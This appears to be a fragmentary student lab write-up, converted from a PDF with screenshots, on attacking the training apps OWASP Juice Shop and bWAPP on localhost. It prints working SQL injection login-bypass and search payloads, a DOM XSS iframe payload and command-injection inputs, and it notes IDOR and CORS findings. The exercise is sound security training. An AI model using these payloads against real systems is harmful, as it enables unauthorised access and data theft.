
Payload used on login page: ' or 1=1 and email not like('%admin%');--

The screenshot shows a browser window for the OWASP Juice Shop application. The URL is `localhost:3000/#/login`. The login form has two fields: 'Email*' and 'Password*'. In the 'Email*' field, the user has entered the payload: `' or 1=1 and email not like('%admin%');--`. The 'Password*' field contains three dots ('...'). Below the form are links for 'Forgot your password?' and 'Log in' (with a key icon). There is also a 'Remember me' checkbox and an 'or' link.


The screenshot shows a browser window for the OWASP Juice Shop application. The URL is `localhost:3000/#/search`. The search results page displays three product items: 'Apple Juice (1000ml)' at 1.99, 'Apple Pomace' at 0.89, and another item partially visible. On the right side, a user account dropdown menu is open, showing options for 'jim@juice-sh.op', 'Orders & Payment', 'Privacy & Security', and 'Logout'. The status bar at the bottom indicates 'Your Basket' with a count of 2.

DOM XSS attack

Payload: <iframe src%3D"javascript:alert(%22xss%22)">



Hidden File Access:



IDOR

use edit and resend option

Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	-	2	+	trash
Orange Juice (1000ml)	-	3	+	trash
Eggfruit Juice (500ml)	-	1	+	trash

Total Price: 21.94€

Headers

Header	Value
Host	localhost:3000
Accept-En...	gasp, deflate, br, zstd
Connection	keep-alive
Referer	http://localhost:3000/
Cookie	language=en; welcomebanner_status=di...
Sec-Fetch-S...	empty
Sec-Fetch-C...	cors
Sec-Fetch-S...	same-origin
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) ...
Accept	application/json, text/plain, */*
Accept-Lan...	en-US,eng;q=0.5
Authorization	Bearer eyJhbGciOiJIUzI1NiJcbGEtG0sU...
If-None-M...	W/"51e-rtPZkQ7gkp0cpA7mbo/TfKce4"
Priority	v0
Name	value

Body

```
payload
```

Response Headers [303 B]

- Access-Control-Allow-Origin *
- Connection: keep-alive
- Date: Thu, 01 Apr 2023 10:38:13 GMT
- Etag: W/"51e-rtPZkQ7gkp0cpA7mbo/TfKce4"
- Feature-Policy: payment 'self'
- Keep-Alive: timeout=5
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-Recycling: 11/pos

Raw

Request Headers [20 B]

- Accept: application/json, text/plain, */*
- Accept-Encoding: gzip, deflate, br, zstd
- Accept-Language: en-US,en;q=0.5

Raw

Response Body


```
HTTP/1.1 303 See Other
Date: Thu, 01 Apr 2023 10:38:13 GMT
Etag: W/"51e-rtPZkQ7gkp0cpA7mbo/TfKce4"
Content-Type: application/json
Content-Length: 20
Connection: keep-alive
Keep-Alive: timeout=5
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recycling: 11/pos

{
  "url": "/rest/basket/1"
}
```

Raw


Command Injection

Go to customer feedback



If the backend is vulnerable, it executes `whoami`. But this won't show output in the UI.

`test; ping -c 5 127.0.0.1` - this causes a 20 second delay showing the execution of this command



SERVER SIDE VULNERABILITIES

1.XSS SCRIPTING

WELCOME BANNER:

POTENTIAL TO XSS SCRIPTING

The `welcomeBanner.message` contains HTML content, including an `<a>` tag with a target attribute. While this specific content seems safe, if this field were ever populated dynamically with user-supplied data without proper sanitization on the server-side, it could lead to a stored Cross-Site Scripting (XSS) vulnerability.


```
welcomeBanner:
  showOnFirstStart: true
  title: 'Welcome to OWASP Juice Shop!'
  message: "<p>Being a web application with a vast number of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The <strong>OWASP Juice Shop</strong> is an open-source project hosted by the non-profit <a href='https://owasp.org' target='_blank'>Open Worldwide Application Security Project (OWASP)</a> and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice.shop</a></h1>""
  cookieConsent:
    message: 'This website uses fruit cookies to ensure you get the juiciest tracking experience.'
    dismissText: 'Me want it!'
    linkText: 'But me wait!'
```

2.DISABLES SAFETY MODE IN SERVER SIZE


```
snowballs: false
safetyMode: disabled
showFeedbackButtons: false
jackingInstructor:
```

3.FILE TRAVERSAL

EXPOSED FOLDERS



4.DISCOLSURE OF CONFIDENTIAL DOCUMENT



5.CROSS ORIGIN MISCONFIG

ACCESS CONTROL ALLOW ORIGIN *

Response Headers (496 B)	
(?)	Accept-Ranges: bytes
(?)	Access-Control-Allow-Origin: *
(?)	Cache-Control: public, max-age=0
(?)	Connection: keep-alive
(?)	Content-Encoding: br
(?)	Content-Type: text/html; charset=UTF-8
(?)	Date: Thu, 17 Apr 2025 05:11:42 GMT
(?)	ETag: W/"11708-19641dbb272"
(?)	Feature-Policy: payment 'self'
(?)	Keep-Alive: timeout=5

EXPLOITING BWAPP USING DOCKER

```

File Edit View Help
[(kali㉿kali)-~]
$ sudo systemctl enable --now docker
[sudo] password for kali:
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

[(kali㉿kali)-~]
$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-05-15 17:19:29 IST; 1min 57s ago
   Invocation: c32d51954e76426786ab12da25a27161
TriggeredBy: ● docker.socket
      Docs: https://docs.docker.com
 Main PID: 972 (dockerd)
    Tasks: 17
   Memory: 123.8M (peak: 124.6M)
     CPU: 4.554s
    CGroup: /system.slice/docker.service
           └─972 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

May 15 17:19:20 kali (dockerd)[972]: docker.service: Referenced but unset environment variable evaluates to an empty string: DOCKER_OPTS
May 15 17:19:24 kali dockerd[972]: time="2025-05-15T17:19:24.052046323+05:30" level=info msg="Starting up"
May 15 17:19:25 kali dockerd[972]: time="2025-05-15T17:19:25.584151735+05:30" level=info msg="[graphdriver] using prior storage driver: overlay2"
May 15 17:19:26 kali dockerd[972]: time="2025-05-15T17:19:26.694181068+05:30" level=info msg="Loading containers: start."
May 15 17:19:28 kali dockerd[972]: time="2025-05-15T17:19:28.696637593+05:30" level=info msg="Default bridge (dockero) is assigned with an IP ad"
May 15 17:19:29 kali dockerd[972]: time="2025-05-15T17:19:29.061307222+05:30" level=info msg="Loading containers: done."
May 15 17:19:29 kali dockerd[972]: time="2025-05-15T17:19:29.424273953+05:30" level=info msg="Docker daemon" commit=411e817 containerd-snapshotter
May 15 17:19:29 kali dockerd[972]: time="2025-05-15T17:19:29.427716015+05:30" level=info msg="Daemon has completed initialization"
May 15 17:19:29 kali dockerd[972]: time="2025-05-15T17:19:29.937160180+05:30" level=info msg="API listen on /run/docker.sock"
May 15 17:19:29 kali systemd[1]: Started docker.service - Docker Application Container Engine.



```

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ sudo docker pull raesene/bwapp
Using default tag: latest
latest: Pulling from raesene/bwapp
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cf3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
73e2dee8c677: Pull complete
e97bc0ae6fa5: Pull complete
Digest: sha256:2f41183ea9f9e8fb36678d7a2a0c8a9db9a59f4569cee02fe6664b419b2600ee
Status: Downloaded newer image for raesene/bwapp:latest
docker.io/raesene/bwapp:latest

└─(kali㉿kali)-[~]
└─$ sudo docker run -d -p 8080:80 raesene/bwapp
e1fa61255f5a70768d23dbdd06f6f2ad61a6a426bdcb1169d50ad0189d0795
```

```
└─(kali㉿kali)-[~]
└─$ docker ps
CONTAINER ID   IMAGE      COMMAND   CREATED    STATUS     PORTS          NAMES
e1fa61255f5a   raesene/bwapp   "/run.sh"  2 minutes ago   Up 2 minutes  3306/tcp, 0.0.0.0:8080→80/tcp,  :::8080→80/tcp   beautiful_villani
```

in browser: <http://localhost:8080/install.php>



- Click “[here](#)” on the page to install the database.
- Use credentials:
 - Login: **bee**
 - Password: **bug**

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET>Select)
SQL Injection (POST/Search)
SQL Injection (POST>Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)
SQL Injection (Login Form/Hero)

Hack



bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb



← → C ⌂ localhost:8080/sql_1.php?title='+OR+1%3D1+--&action=search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

bWAPP is licensed under [\(CC BY-NC-ND\)](#) © 2014 MME BvBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exc

[Twitter](#) [LinkedIn](#) [Facebook](#) [Email](#)